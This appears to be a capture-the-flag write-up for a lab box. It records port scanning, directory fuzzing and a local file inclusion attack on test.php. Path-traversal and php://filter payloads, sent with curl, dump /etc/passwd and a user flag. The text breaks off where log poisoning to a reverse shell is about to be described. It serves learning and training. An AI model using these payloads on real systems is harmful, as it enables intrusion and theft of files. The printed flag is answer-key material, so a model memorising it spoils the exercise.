task01_report.pdf

Target: 10.10.159.76

Author: Apurv Kumar
Date: Mon Feb 16 01:44:01 PM IST 2026

Vulnerabilities and Weaknesses Identified

Vulnerability ID	Vulnerabilities and Weaknesses Identified	Affected Component	Severity	Description
VULN-001	**Local File Inclusion with Log Poisoning to Gain a Reverse Shell**	Web Application and System Logs	High	The target system is vulnerable to Local File Inclusion, which can be exploited to inject malicious code into system logs and execute commands with low-level privileges.And made a cause to gain a reverse shell to an attacker.
VULN-002	**Privilege Escalation via Cron Job Modification**	Cron Job and System Privileges	High	The system is vulnerable to cron job modification, allowing an attacker to gain elevated privileges on the system and execute arbitrary commands as the Archangel user.
VUNL-003	**Privilege Escalation via Script Modification and PATH Hijacking**	Script and System Privileges and PATH	Cirtical	The system is vulnerable to script modification and PATH hijacking, allowing an attacker to gain root-level access to the system and execute arbitrary commands.

What have i learned through this task?

- LFI
- Log Poisoning
- LFI to RCE
- RCE to a reverse shell
- Exploiting with cronjobs
- Exploiting the `$PATH` variable to gain access the root's shell.

Recon & Enum

Ports and Services


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDPrwb4vLZ/CJqefgxZMUh3zsubjXMLrKYpP8Oy5jNSRaZynNICWMQNfcuLZ2GZbR84iE
QJrNqCFcbsgD+4OPyy0TXV1biJExck3OlriDBn3g9trxh6qcHTBKoUMM3CnEJtuaZ1ZPmmebbRGyrG03jzIow+w2updsJ3C0nk
UxdSQ7FaNxwYOZ5S3X5XdLw2RXu/o130fs6qmFYYTm2qii6Ilf5EkyffeYRc8SbPpZKoEpT7TQ08VYEICier9ND408kGERHins
VtBDkaCec3XmWXkFsOJUdW4BYVhrD3M8JBvL1kPmReOnx8Q7JX2JpGDenXNOjEBS3BIX2vjj17Qo3V
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKhhd/akQ2OLPa2ogtMy7V/GEqDyDz8IZZQ+266QEHke6v
dC9papydu1wlbdtMVdOPx1S6zxA4CzyrcIwDQSiCg=
|   256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBE3FV9PrmRlGbT2XSUjGvDjlWoA/7nPoHjcCXLer12O
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Directory Fuzzing

```
flags                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 1125ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 226ms]
layout                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 243ms]
pages                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 267ms]
```

Findings


On port 80, a website was running. I found a email `support@mafialive.thm`, So I decide to add this host name into my `/etc/hosts0` file:




```
127.0.0.1 localhost
127.0.1.1 blackraven
[redacted]
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
[redacted]
10.10.159.76 mafialive.thm
```

When I open this URL `http://mafialive.thm` on my browser, I found my first flag:


I was just checking the site manually and found the `robots.txt` file. Which listed a directory named as `/test.php`.



I checked this `/test.php` file which is redirecting to `http://mafialive.thm/test.php?view=/var/www/html/development_testing/`.

I found there:

- The endpoint of the URL is vulnerable, which is leading to LFI (Local File Inclusion) vulnerability.
- To bypass the LFI restriction, i used `../../../../../../` payload. I successfully injected this payload which lead the web-server to LFI.
- I was successfully able to view the `/etc/passwd` file leveraging the LFI vulnerability.
- I used **PHP wrapper** (e.g., `http://mafialive.thm/test.php?view=php://filter/read=convert.base64-encode/resource=<YOUR_TARGET_FILE-PATH>`) to view the source code of the `test.php` file and found that the `../../` is disallowed or restricted for the website and also found that the URL must included the `/var/www/html/development_testing` path. For more information about PHP wrapper, visit this UR: https://highon.coffee/blog/lfi-cheat-sheet/



- I was able to view the `test.php` file's source code and exploit it using the vulnerable source code which it contained.

Gaining Access

I mostly used the `curl` command to access the different types of file using LFI. I was able to access the `/etc/passwd` file, and i found a username (from `/etc/passwd`) file:

```
curl http://mafialive.thm/test.php?
view=/var/www/html/development_testing../../../../../../../../../../../../etc/passwd
```

```
off-hacker@blackraven:~/ctfs/Challenges/Rooms/Archangel/init-foothold$ curl http://mafialive.thm/test.php?view=/var/www/html/development_testing../../../../../../../../../../../../../../../etc/passwd

<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
        root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
archangel:x:1001:1001:Archangel,,,:/home/archangel:/bin/bash
    </div>
</body>

</html>
```


payload used: ../../../../../../../../../../../../../../../etc/passwd

In this payload, we are going to the previous directory and then the current directory.

User: Archangel

Here is the same request demonstrated on the terminal (see the above capture.):

On URL: `http://mafialive.thm/test.php?view=/var/www/html/development_testing../../../../../../../../../../../../../../../etc/passwd`



Exploitation

Using the LFI, I just guessed the flag file and successfully got the flag:

```
off-hacker@blackraven:~/ctfs/Challenges/Rooms/Archangel/init-foothold$ curl http://mafialive.thm/test.php?view=/var/www/html/development_testing../../../../../../../../../../../../../../../home/archangel/user.txt

<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
        thm{lf1_t0_rc3_1s_tr1cky}
    </div>
</body>

</html>
```

Web Shell Via Log Poisoning

This box contained the **Log Poisoning** vulnerability to leading an attacker to get a web shell.

To exploiting the target using this vulnerability, follow these steps:

